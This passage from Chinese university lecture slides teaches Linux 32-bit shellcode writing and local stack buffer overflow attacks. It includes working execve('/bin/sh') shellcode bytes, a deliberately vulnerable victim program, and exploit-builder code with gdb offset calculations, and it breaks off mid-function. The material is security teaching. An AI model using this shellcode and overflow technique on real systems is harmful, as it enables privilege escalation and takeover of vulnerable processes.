第9章
Linux32 shellcode技术

中国科学技术大学
曾凡平
billzeng@ustc.edu.cn

Linux32 shellcode技术

- **要成功地利用缓冲区溢出漏洞，必须解决三个技术问题**：
  - ？**(1)跳转地址放在攻击串的什么位置（偏移，offset）；**
  - ？**(2)跳转地址的值（调试目标进程，确定(或猜测)目标缓冲区的起始地址+偏移）；**
  - ？**(3)编写期望(能实现某些功能)的shellcode。**

- 编写shellcode要用到汇编语言。*x86*的汇编语法常见的有*AT&T*和*Intel*，主要区别在于源、目的操作数的前后顺序不同。
  - ✓*Linux*下的编译器和调试器使用的是***AT&T语法*** (***mov src, des***)
  - ✓*Win32*下的编译器和调试器使用的是***Intel语法*** (***mov des, src***)

主要内容

9.1 Linux IA32中的系统调用

9.2 编写Linux IA32的shellcode

- 9.2.1 编写一个能获得shell的C程序
- 9.2.2 用系统功能调用获得shell
- 9.2.3 从可执行文件中提取出shellcode

9.3 Linux IA32本地攻击

- 9.3.1 小缓冲区的本地溢出攻击
- 9.3.2 大缓冲区的本地溢出攻击

9.4 Linux IA32 远程攻击

9.1 Linux IA32中的系统调用

- Linux系统中的每一个函数最终都是由系统调用实现的。
- 例程1： exit.c

```
#include <stdio.h>
#include <stdlib.h>
void main()
{
    exit(0x12);
}
```

编译、运行、跟踪程序

- 编译该程序并执行:

```
$ gcc -o e  exit.c
$ ./e
$ echo $?
18
```

- 为了观察程序的内部运行过程，用gdb跟踪其执行过程。

```
$ gdb e
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
……
```

反汇编main函数

```
(gdb) disas main
    Dump of assembler code for function main:
      0x0804840b <+0>:     lea    0x4(%esp),%ecx
      0x0804840f <+4>:     and    $0xfffffff0,%esp
      0x08048412 <+7>:     pushl  -0x4(%ecx)
      0x08048415 <+10>:    push   %ebp
      0x08048416 <+11>:    mov    %esp,%ebp
      0x08048418 <+13>:    push   %ecx
      0x08048419 <+14>:    sub    $0x4,%esp
      0x0804841c <+17>:    sub    $0xc,%esp
      0x0804841f <+20>:    push   $0x12
      0x08048421 <+22>:    call   0x80482e0 <exit@plt>
    End of assembler dump.
```

设置断点，跟踪进程的运行

- 在main+22设置断点，跟踪程序的执行，发现exit最终会调用_exit，对其反汇编：

```
(gdb) disas _exit
No symbol table is loaded.  Use the "file" command.
```

- gdb提示_exit不存在。这是因为现代操作系统大量使用动态链接库，有些函数只有在进程启动后才映射到进程的内存空间。为此，在主函数main中设置一个断点，并启动进程。

```
(gdb) b *(main+22)
Breakpoint 1 at 0x8048421
(gdb) disp/i $eip
1: x/I $eip
<error: No registers.>
(gdb) r
```

反汇编_exit

- 现在可以反汇编_exit这个函数了。

```
(gdb) disas _exit
Dump of assembler code for function _exit:
   0xb7eb88a8 <+0>:     mov    0x4(%esp),%ebx
   0xb7eb88ac <+4>:     mov    $0xfc,%eax
   0xb7eb88b1 <+9>:     call   *%gs:0x10
   0xb7eb88b8 <+16>:    mov    $0x1,%eax
   0xb7eb88bd <+21>:    int    $0x80
   0xb7eb88bf <+23>:    hlt
End of assembler dump.
```

- 注意第3行代码，在此设置断点，执行该行指令将进入内核。

```
(gdb) b *(_exit+9)
Breakpoint 2 at 0xb7eb88b1
(gdb) c
1: x/i $eip
=> 0xb7eb88b1 <_exit+9>:        call   *%gs:0x10
(gdb) si
0xb7fd9cfc in __kernel_vsyscall ()
1: x/i $eip
=> 0xb7fd9cfc <__kernel_vsyscall>:    push   %ecx
(gdb) si
0xb7fd9cfd in __kernel_vsyscall ()
1: x/i $eip
=> 0xb7fd9cfd <__kernel_vsyscall+1>:  push   %edx
```

- 可见，call *%gs:0x10将进入到内核系统调用。

```
(gdb) disas __kernel_vsyscall
   Dump of assembler code for function __kernel_vsyscall:
     0xb7fd9cfc <+0>:        push   %ecx
   => 0xb7fd9cfd <+1>:       push   %edx
     0xb7fd9cfe <+2>:        push   %ebp
     0xb7fd9cff <+3>:        mov    %esp,%ebp
     0xb7fd9d01 <+5>:        sysenter
     0xb7fd9d03 <+7>:        int    $0x80
     0xb7fd9d05 <+9>:        pop    %ebp
     0xb7fd9d06 <+10>:       pop    %edx
     0xb7fd9d07 <+11>:       pop    %ecx
     0xb7fd9d08 <+12>:       ret
   End of assembler dump.
```

- 在执行sysenter指令处设置一个断点：

```
(gdb) b *(__kernel_vsyscall +5)
        Breakpoint 3 at 0xb7fd9d01
```

sysenter和int $0x80

- 指令sysenter是在奔腾(R) II 处理器上引入的“快速系统调用”功能的一部分。指令sysenter进行过专门的优化，能够以最佳性能转换到保护环 0 (CPL 0)。
- sysenter是int $0x80的替代品，实现相同的功能。

- 继续执行到指令sysenter，查看寄存器的值：

```
(gdb) c
Breakpoint 3, 0xb7fd9d01 in __kernel_vsyscall ()
1: x/i $eip
=> 0xb7fd9d01 <__kernel_vsyscall+5>:    sysenter
```

观察执行系统调用前寄存器的值

```
(gdb) i reg eax ebx ecx edx
eax            0xfc       252
ebx            0x12       18
ecx            0xb7fbc1d8       -1208237608
edx            0x0        0
(gdb) si
[Inferior 1 (process 3436) exited with code 022]
```

- 可见，在系统调用之前，进程**设置eax的值为0xfc**，这是实现_exit的系统调用号；设置ebx的值为_exit的参数，即退出系统的退出码。
- 我们也可以直接使用系统功能调用sysenter(或者int $0x80)实现exit(0x12)相同的功能，这只要在系统调用前设置好寄存器的值就可以了。

用汇编代码实现exit的功能： exit_asm.c

```
void main(){
    __asm__(
        "mov    $0xfc,%eax;"
        "mov    $0x12,%ebx;"
        "sysenter; "
        //"int  $0x80;"
    );
}
```

- 编译该程序并执行：

```
$ gcc -o exit_asm exit_asm.c
$  ./exit_asm
$  echo $?
18
```

```
(gdb) disas main
Dump of assembler code for function main:
   0x080483db <+0>:     push   %ebp
   0x080483dc <+1>:     mov    %esp,%ebp
   0x080483de <+3>:     mov    $0xfc,%eax
   0x080483e3 <+8>:     mov    $0x12,%ebx
   0x080483e8 <+13>:    sysenter
   0x080483ea <+15>:    nop
   0x080483eb <+16>:    pop    %ebp
   0x080483ec <+17>:    ret
End of assembler dump.
```

- 可执行代码不依赖于库函数、非常简洁、执行效率极高。

Linux下的函数用系统功能调用实现

- Linux下的每一个函数最终是通过系统功能调用sysenter(或int $0x80)实现的。
  - 系统功能调用号用寄存器eax传递；
  - 其余的参数用其他寄存器或堆栈传递。

- **注意：**
  - 有些系统不支持sysenter指令。
  - 虽然sysenter和int $0x80具有相同的功能，但是从通用性考虑，用int $0x80更好一些。

9.2 编写Linux IA32的shellcode

- shellcode是注入到目标进程中的二进制代码，其功能取决于编写者的意图。
- 编写shellcode要经过以下3个步骤：
  1. 编写简洁的能完成所需功能的C程序；
  2. 反汇编可执行代码，用系统功能调用代替函数调用，用汇编语言实现相同的功能；
  3. 提取出操作码，写成shellcode，并用C程序验证。

9.2.1 编写一个能获得shell的C程序

能获得shell的C程序：**shell.c**

```
void foo()
{
    char * name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL );
}
int main(int argc, char * argv[])
{   foo();   return 0; }
```

运行结果（shell的提示符不同）


- 编译shell.c并运行程序：

i@U16:~/work/ns/09/bin$ **gcc -o shell ../src/shell.c**

i@U16:~/work/ns/09/bin$ **./shell**

$

- 可见，能获得一个shell（提示符不同）。



9.2.2 用系统功能调用获得shell

- 用gdb跟踪shell的运行，确定执行execve的系统功能调用号及其它寄存器的值。

gdb shell

```
(gdb) disas foo
    Dump of assembler code for function foo:
      0x0804846b <+0>:      push   %ebp
      0x0804846c <+1>:      mov    %esp,%ebp
    .............
      0x08048497 <+44>:     call   0x8048350 <execve@plt>
    .............
      0x080484b1 <+70>:     leave
      0x080484b2 <+71>:     ret
    End of assembler dump.
```

```
(gdb) b *(foo+44)
(gdb) r
    Breakpoint 1, 0x08048497 in foo ()
(gdb) disp/i $eip
    1: x/i $eip
    => 0x8048497 <foo+44>:  call   0x8048350 <execve@plt>
(gdb) disas execve
    Dump of assembler code for function execve:
      0xb7eb88c0 <+0>:    push   %ebx
      0xb7eb88c1 <+1>:    mov    0x10(%esp),%edx
      0xb7eb88c5 <+5>:    mov    0xc(%esp),%ecx
      0xb7eb88c9 <+9>:    mov    0x8(%esp),%ebx
      0xb7eb88cd <+13>:   mov    $0xb,%eax
      0xb7eb88d2 <+18>:   call   *%gs:0x10
      0xb7eb88d9 <+25>:   pop    %ebx
      0xb7eb88da <+26>:   cmp    $0xfffff001,%eax
      0xb7eb88df <+31>:   jae    0xb7e20740 <__syscall_error>
      0xb7eb88e5 <+37>:   ret
    End of assembler dump.
```

```
(gdb) b *(execve+18)
    Breakpoint 2 at 0xb7eb88d2:
(gdb) c
    Continuing.
    1: x/i $eip
    => 0xb7eb88d2 <execve+18>:          call   *%gs:0x10
(gdb) si
    0xb7fd9cec in __kernel_vsyscall ()
    1: x/i $eip
    => 0xb7fd9cec <__kernel_vsyscall>:  push   %ecx
```

- 在此将进入内核的虚拟系统调用。
- 反汇编__kernel_vsyscall，设置断点，继续执行直到sysenter指令。

```
(gdb) disas __kernel_vsyscall
    Dump of assembler code for function __kernel_vsyscall:
    => 0xb7fd9cec <+0>:   push   %ecx
       0xb7fd9ced <+1>:   push   %edx
       0xb7fd9cee <+2>:   push   %ebp
       0xb7fd9cef <+3>:   mov    %esp,%ebp
       0xb7fd9cf1 <+5>:   sysenter
       0xb7fd9cf3 <+7>:   int    $0x80
       0xb7fd9cf5 <+9>:   pop    %ebp
       0xb7fd9cf6 <+10>:  pop    %edx
       0xb7fd9cf7 <+11>:  pop    %ecx
       0xb7fd9cf8 <+12>:  ret
    End of assembler dump.
(gdb) b *(__kernel_vsyscall +5)
    Breakpoint 3 at 0xb7fd9cf1
(gdb) c
    Breakpoint 3, 0xb7fd9cf1 in __kernel_vsyscall ()
    1: x/i $eip
    => 0xb7fd9cf1 <__kernel_vsyscall+5>:    sysenter
```

- 查看寄存器的值，

```
(gdb) i reg eax ebx ecx edx
      eax            0xb  11
      ebx            0x8048560     134514016
      ecx            0xbfffee94    -1073746284
      edx            0x0  0
(gdb) x/x $ecx
      0xbfffee94:    0x08048560
(gdb)
0xbfffee98:          0x00000000
(gdb) x/s $ebx
      0x8048560:     "/bin/sh"
(gdb) si
      process 3575 is executing new program: /bin/dash
      ......
(gdb) c
      Continuing.
      ......
      $
```

/bin/sh是/bin/dash的链接

```
i@U16:~/work/ns/09/bin$ ls -l /bin/sh
lrwxrwxrwx 1 root root 4 Nov 13 15:24 /bin/sh -> dash
i@U16:~/work/ns/09/bin$ ls -l /bin/dash
-rwxr-xr-x 1 root root 173644 Feb 18  2016 /bin/dash
i@U16:~/work/ns/09/bin$
```

执行sysenter之前寄存器的值

- 因此，执行sysenter之前寄存器的值为：
  eax保存execve的系统调用号11；
  ebx保存字符串name[0]=”/bin/sh”这个指针；
  ecx保存字符串数组name这个指针；
  edx为0。
- 这样执行sysenter后就能执行/bin/sh，得到一个shell了。

- 如果用相同的寄存器的值调用sysenter，则可以不调用execve函数，也可以实现相同的目标。

用功能调用实现execve (shell_asm.c)

```
void foo()
{  __asm__(
     "mov   $0x0,%edx   ;"
     "push  %edx        ;"
     "push  $0x0068732f ;"
     "push  $0x6e69622f ;"
     "mov   %esp,%ebx   ;"
     "push  %edx        ;"
     "push  %ebx        ;"
     "mov   %esp,%ecx   ;"
     "mov   $0xb,%eax   ;"
     "int   $0x80       ;"
     //"sysenter   ;");}
int main(int argc, char * argv[])
{   foo();   return 0;   }
```

gcc -o shell_asm shell_asm.c

./shell_asm

$

- 可实现execve的功能。

It works!!!

9.2.3 从可执行文件中提取出shellcode

- 下一步工作是从可执行文件中提取出操作码，作为字符串保存为shellcode，并用C程序验证。

- 为此，先利用objdump(或gdb)把核心代码(在此为foo函数的代码)反汇编出来：

objdump -d shell_asm

```
shell_asm:     file format elf32-i386
……
Disassembly of section .text:
……
```

```
080483db <foo>:
 80483db:        55                  push   %ebp
 80483dc:89      e5                  mov    %esp,%ebp
 80483de:        ba 00 00 00 00      mov    $0x0,%edx
 80483e3:        52                  push   %edx
 80483e4:        68 2f 73 68 00      push   $0x68732f
 80483e9:        68 2f 62 69 6e      push   $0x6e69622f
 80483ee:        89 e3               mov    %esp,%ebx
 80483f0:        52                  push   %edx
 80483f1:        53                  push   %ebx
 80483f2:        89 e1               mov    %esp,%ecx
 80483f4:        b8 0b 00 00 00      mov    $0xb,%eax
 80483f9:        cd 80               int    $0x80
 80483fb:        90                  nop
 80483fc:        5d                  pop    %ebp
 80483fd:        c3                  ret
```

- 其中地址范围在[80483de，80483f9)的二进制代码是shellcode所需的操作码，将其按顺序放到字符串中去，该字符串就是实现指定功能的shellcode。
- 在本例中，shellcode如下：

```
char shellcode[]="\xba\x00\x00\x00\x00\x52\x68\x2f\x73\x68\x00\x68\x2f\x62
\x69\x6e\x89\xe3\x52\x53\x89\xe1\xb8\x0b\x00\x00\x00\xcd\x80";
```

- 例程：**shell_asm_badcode.c**

```
char shellcode[] ="\xba\x00\x00\x00\x00\x52\x68\x2f\x73\x68\x00\
\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xb8\x0b\x00\x00\x00\xcd\x80";
void main()
{
  ((void (*)())shellcode)();
}
```

- 编译并运行该程序，结果正确：

```
gcc -z execstack -o shell_bad  shell_asm_badcode.c
./shell_bad
$
```

- 虽然该shellcode能实现期望的功能，但shellcode中存在字符'\x00'，而**'\x00'是字符串结束标志**。由于shellcode是要作为字符串拷贝到缓冲区中去的，在'\x00'之后的代码将丢弃。因此，**shellcode中不能包含'\x00'**。

- 有两种方法避免shellcode中的'\x00'：

  (1) **修改汇编代码**，用别的汇编指令代替会出现机器码'\x00'的汇编指令，比如用xor %edx,%edx代替mov $0x0,%edx。这种方法适合简短的shellcode；

  (2) **对shellcode进行编码**，把解码程序和编码后的shellcode作为新的shellcode。

- 我们在此介绍第1种方法，第2种方法在"第11章Windows shellcode技术"中介绍。

修改汇编程序，去掉shellcode中的'\x00'

- 目标代码中有3条汇编指令包含'\x00'：

```
ba 00 00 00 00        mov    $0x0,%edx
68 2f 73 68 00        push   $0x68732f
b8 0b 00 00 00        mov    $0xb,%eax
```

1. 用"xor %reg, %reg"置换 "mov $0x0, %reg"
2. 用"//bin/sh" 置换"/bin/sh"，汇编码变为：

```
push $0x68732f6e
push $0x69622f2f
```

3. 用"lea 0xb(%edx), %eax"置换"mov $0xb，％eax"

修改后的汇编代码(shell_asm_fix.c)

```
__asm__(
    "xor    %edx,%edx ;"
    "push   %edx ;"
    "push   $0x68732f6e ;"
    "push   $0x69622f2f ;"
    "mov    %esp,%ebx ;"
    "push   %edx ;"
    "push   %ebx ;"
    "mov    %esp,%ecx ;"
    "lea    0xb(%edx),%eax ;"
    "int    %0x80;"
  );
```

```
gcc -o fix -z execstack ../src/shell_asm_fix.c
./fix
$
```

提取有效代码，得到shellcode

- 用objdump把代码提取出来，得到正确的shellcode（**shell_asm_fix_opcode.c**）：

```
char shellcode[]=
"\x31\xd2"                    // xor   %edx,%edx
"\x52"                        // push  %edx
"\x68\x6e\x2f\x73\x68"        // push  $0x68732f6e
"\x68\x2f\x2f\x62\x69"        // push  $0x69622f2f
"\x89\xe3"                    // mov   %esp,%ebx
"\x52"                        // push  %edx
"\x53"                        // push  %ebx
"\x89\xe1"                    // mov   %esp,%ecx
"\x8d\x42\x0b"        // lea   0xb(%edx),%eax
"\xcd\x80";                   // int   $0x80
```

- 该shellcode在目标进程空间运行后将获得一个shell，可用于对Linux IA32进程的攻击。

用C程序验证shellcode的正确性

```
gcc -z execstack -o opcode ../src/shell_asm_fix_opcode.c
./opcode
$
gdb opcode
(gdb) disas main
Dump of assembler code for function main:
   0x08048499 <+46>:        call    0x8048340 <strcpy@plt>
   0x0804849e <+51>:        add     $0x10,%esp
   0x080484a1 <+54>:        lea     -0x20c(%ebp),%eax
   0x080484a7 <+60>:        call    *%eax
(gdb) b *(main + 60)
Breakpoint 1 at 0x80484a7
(gdb) r
Breakpoint 1, 0x080484a7 in main ()
```

```
(gdb) disp/i $eip
1: x/i $eip
=> 0x80484a7 <main+60>:     call   *%eax
(gdb) x/x $eax
0xbfffecac:     0x6852d231
(gdb) x/10i 0xbfffecac
   0xbfffecac:     xor    %edx,%edx
   0xbfffecae:     push   %edx
   0xbfffecaf:     push   $0x68732f6e
   0xbfffecb4:     push   $0x69622f2f
   0xbfffecb9:     mov    %esp,%ebx
   0xbfffecbb:     push   %edx
   0xbfffecbc:     push   %ebx
   0xbfffecbd:     mov    %esp,%ecx
   0xbfffecbf:     lea    0xb(%edx),%eax
   0xbfffecc2:     int    $0x80
(gdb)
```

9.3 Linux IA32本地攻击

- 如果在目标系统中有一个合法的帐户，则可以先登录到系统，然后通过攻击某个具有root权限的进程，以试图提升用户的权限从而控制系统。
- 如果被攻击的目标缓冲区较小，不足以容纳shellcode，则将shellcode放在被溢出缓冲区的后面；如果目标缓冲区较大，足以容纳shellcode，则将shellcode放在被溢出缓冲区中。
- 一般而言，如果进程从文件中读数据或从环境中获得数据，且存在溢出漏洞，则有可能获得shell。如果进程从终端获取用户的输入，尤其是要求输入字符串，则很难获得shell。这是因为shellcode中有大量的不可显示的字符，用户很难以字符的形式输入到缓冲区。

9.3.1 小缓冲区的本地溢出攻击

- 以下函数(***lvictim.c***)从文件中读取数据，然后拷贝到一个小的缓冲区中。

```
#define LARGE_BUFF_LEN 1024
void smash_smallbuf(char * largebuf)
{
    char buffer[32];
    FILE *badfile;
    badfile = fopen("./SmashSmallBuf.bin", "r");
    fread(largebuf, sizeof(char), LARGE_BUFF_LEN, badfile);
    fclose(badfile);
    largebuf[LARGE_BUFF_LEN]=0;
    printf("Smash a small buffer with %d bytes.\n\n",strlen(largebuf));
    strcpy(buffer, largebuf);        // smash it and get a shell.
}
```

```
int main(int argc, char * argv[])
{
    char attackStr[LARGE_BUFF_LEN+1];

    switch(argc)
    {
        case 1: smash_smallbuf(attackStr); break;
        case 2: smash_largebuf(attackStr); break;
        case 3: smash_realbuf(); break;
        default: puts("exit with return code 0.");  break;
    }
    return 0;
}
```


- 由于buffer[32]只有32字节，无法容纳shellcode，因此shellcode只能在largebuf中偏移32之后的某个位置开始存放。该位置取决于smash_smallbuf的返回地址与buffer的首地址的距离，这需要通过gdb调试目标进程而确定。

```
gcc -fno-stack-protector -z execstack -o lvictim lvictim.c
ll > SmashSmallBuf.bin
gdb lvictim
(gdb) disas smash_smallbuf
    Dump of assembler code for function smash_smallbuf:
      0x0804854b <+0>:        push   %ebp
      ......
      0x080485c0 <+117>:      call   0x80483f0 <strcpy@plt>
      ......
      0x080485ca <+127>:      ret
    End of assembler dump.
(gdb) b *(smash_smallbuf + 0)
Breakpoint 1 at 0x804854b
(gdb) b *(smash_smallbuf + 117)
Breakpoint 2 at 0x80485c0
(gdb) b *(smash_smallbuf + 127)
Breakpoint 3 at 0x80485ca
```

```
(gdb) r
......
(gdb) x/i $eip
=> 0x804854b <smash_smallbuf>:        push   %ebp
(gdb) x/x $esp
0xbfffea8c:        0x08048727
(gdb) c
......
(gdb) x/x $esp
0xbfffea40:        0xbfffea5c
(gdb) p/x 0xbfffea8c - 0xbfffea5c
$1 = 0x30
```

- 由此可知，应该在largebuf+48处放置攻击代码的跳转地址，shellcode必须放在largebuf+48+4= largebuf+52之后的位置。为了让攻击串适用于较大一些的缓冲区，将其放在largebuf - (strlen(shellcode) +1) 开始的位置。

图9-1 攻击小缓冲区的攻击串



RET = start + 52 + m, m<M

- 以下代码(***lexploit.c***)构造针对小缓冲区的攻击串。

```
#define SMALL_BUFFER_START 0xbfffef2c
#define ATTACK_BUFF_LEN 1024
void ShellCodeSmashSmallBuf() {
        char attackStr[ATTACK_BUFF_LEN];
        unsigned long *ps;
        FILE *badfile;
        memset(attackStr, 0x90, ATTACK_BUFF_LEN);
        strcpy(attackStr + (ATTACK_BUFF_LEN - strlen(shellcode) - 1), shellcode);
        ps = (unsigned long *)(attackStr+48);
        *(ps) = SMALL_BUFFER_START + 0x100;
        attackStr[ATTACK_BUFF_LEN-1] = 0;
        badfile = fopen("./SmashSmallBuf.bin", "w");
        fwrite(attackStr, strlen(attackStr), 1, badfile);
        fclose(badfile);
}
```

- 依次编译和运行lexploit.c和lvictim.c，将获得一个shell。

```
$ gcc -o lexploit lexploit.c
$ ./lexploit
    SmashSmallBuf():
        Length of attackStr=1023 RETURN=0xbffff02c.
$ gcc -fno-stack-protector –zexecstack -o lvictim lvictim.c
$ ./lvictim
    Smash a small buffer with 1024 bytes.
    $
```


- 若无法攻击成功，则需要调整SMALL_BUFFER_START的值。

9.3.2 大缓冲区的本地溢出攻击

- 如果被攻击的缓冲区足于容纳shellcode，则可以将shellcode放在缓冲区中。考虑以下的函数：

```
void smash_largebuf(char * largebuf)
{
    char buffer[512];
    FILE *badfile;
    badfile = fopen("./SmashLargeBuf.bin", "r");
    fread(largebuf, sizeof(char), LARGE_BUFF_LEN, badfile);
    fclose(badfile);
    largebuf[LARGE_BUFF_LEN]=0;
    printf("Smash a large buffer with %d bytes.\n\n",strlen(largebuf));
    strcpy(buffer, largebuf);// smash it and get a shell.
}
```

图9-2 攻击大缓冲区的攻击串



缓冲区的起始地址
和返回地址在攻击串的位置OFF_SET

- gcc -fno-stack-protector -z execstack -o lvictim lvictim.c

gdb lvictim

(gdb) set args 1

(gdb) disas smash_largebuf

……

(gdb) b *(smash_largebuf + 0)

Breakpoint 1 at 0x80485cb

(gdb) b *(smash_largebuf + 123)

Breakpoint 2 at 0x8048646

(gdb) b *(smash_largebuf + 133)

Breakpoint 3 at 0x8048650

(gdb) disp/i $eip

(gdb) r

……

1: x/i $eip

=> 0x80485cb <smash_largebuf>: push %ebp

(gdb) x/x $esp

0xbfffea8c: 0x0804873b

(gdb) c

……

1: x/i $eip

=> 0x8048646 : call 0x80483f0 <strcpy@plt>

(gdb) x/x $esp

0xbfffe860: 0xbfffe87c

(gdb) p 0xbfffea8c - 0xbfffe87c

$1 = **528**

- 以下代码(***lexploit.c***)构造针对大缓冲区的攻击串。

```
#define OFF_SET 528
#define LARGE_BUFFER_START 0xbfffe87c
void ShellCodeSmashLargeBuf()
{
        char attackStr[ATTACK_BUFF_LEN];
        unsigned long *ps, ulReturn;
        FILE *badfile;
        memset(attackStr, 0x90, ATTACK_BUFF_LEN);
        strcpy(attackStr + (LBUFF_LEN - strlen(shellcode) - 1), shellcode);
        memset(attackStr+strlen(attackStr), 0x90, 1);
        ps = (unsigned long *)(attackStr+OFF_SET);
        *(ps) = LARGE_BUFFER_START+0x100;
        attackStr[ATTACK_BUFF_LEN - 1] = 0;
        printf("\nSmashLargeBuf():\n\tLength of attackStr=%d RETURN=%p.\n",
            strlen(attackStr), (void *)(*(ps)));
